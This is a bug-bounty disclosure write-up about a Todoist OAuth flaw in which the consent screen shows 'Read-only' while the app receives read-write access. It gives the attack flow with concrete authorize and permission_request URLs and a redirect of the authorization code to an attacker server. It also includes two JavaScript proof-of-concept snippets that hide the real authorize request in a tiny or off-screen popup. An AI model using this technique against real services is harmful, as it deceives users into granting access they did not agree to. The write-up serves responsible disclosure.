
Overview
This write-up describes an OAuth flow vulnerability in Todoist where a malicious third-party app could trick users into granting higher privileges than displayed on the consent screen. At first glance, the OAuth consent page looks safe as it only asks for “Read-only” access:

However, after the user clicks “Agree”, the malicious app actually gets write access (which is higher than displayed), and the attacker can define what scopes they want to use.
- Bug Type: Privilege Escalation
- Severity: High
- CVSS Score: 7.3 (AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:N)
- Bounty: $$$
Todoist OAuth Flow
OAuth is a standard authorization framework that lets users grant a third-party application limited access to their data without sharing their passwords. Here’s the normal OAuth flow in Todoist (the happy path):
- A user visits a third-party app and wants to integrate with Todoist.
- The third-party app is redirected to:
https://todoist.com/oauth/authorize?client_id=CLIENT_ID&scope=data:read,data:read_write
- Then, it’s redirected again automatically to:
https://app.todoist.com/auth/oauth/permission_request?app_name=APP_NAME&scopes=data:read,data:read_write
- The user reads the permissions and clicks “Agree”.
Attack Flow
What if I change the second link (oauth/permission_request) to data:read only? It will ask for “Read-only” access only in the UI. Here is the PoC video of the attack:
Why can this attack happen? The attack flow is:
- The victim visits an attacker app and wants to integrate with Todoist.
- The attacker page opens a new tiny tab (popup) to this URL:
https://todoist.com/oauth/authorize?client_id=CLIENT_ID&scope=data:read,data:read_write
- Notice that the scopes are read & write because the attacker wants to get write access too. The URL opens a new tiny popup and closes it automatically so the user doesn’t notice.
- The attacker page is redirected to:
https://app.todoist.com/auth/oauth/permission_request?app_name=APP_NAME&scopes=data:read
- Here the attacker puts the scope to be data:read only, so it asks for “Read-only” access only in the UI.
- After the victim clicks “Agree”, it is redirected to:
https://attacker-server.com/?code=CODE
- The attacker uses that code to exchange for an access token, then uses it for read & write access on behalf of the victim.
Why Tiny Popup?
Why does the attacker need to open a new tiny popup first? The first URL sets some cookies so that the second URL works. If the attacker redirects the victim directly to the second URL, the OAuth flow won’t work.
The code in my PoC looks like this:
document.getElementById("go").addEventListener("click", () => {
  // 1) Open the real /authorize request (broad scopes) in a tiny popup.
  const w1 = window.open(originalAuthUrl, "_blank", "width=1,height=1");

  // 2) Quickly close it.
  setTimeout(() => {
    try {
      w1 && w1.close();
    } catch (_) {}
  }, 1200);

  // 3) Open the “read-only” looking consent page the user will see.
  window.open(authUrl, "_blank");
});And in case the victim’s browser blocks popups by default, the code can be adjusted like this (though the first code is more stealthy):
document.getElementById("go").addEventListener("click", () => {
  // 1) Open the real /authorize request (broad scopes) in a tiny popup.
  window.open(
    firstAuthUrl,
    "_blank",
    "width=1,height=1,left=9999,top=9999"
  );

  // 2) Open the “read-only” looking consent page the user will see.
  window.location.href = secondAuthUrl;
});Conclusion
Any third-party app that wants to integrate with Todoist can do this attack to gain higher access than what is displayed on the OAuth consent page. The root cause is simple: the two URLs don’t synchronize with each other, so the second URL can be edited to ask for “Read-only” access only. Thanks for reading!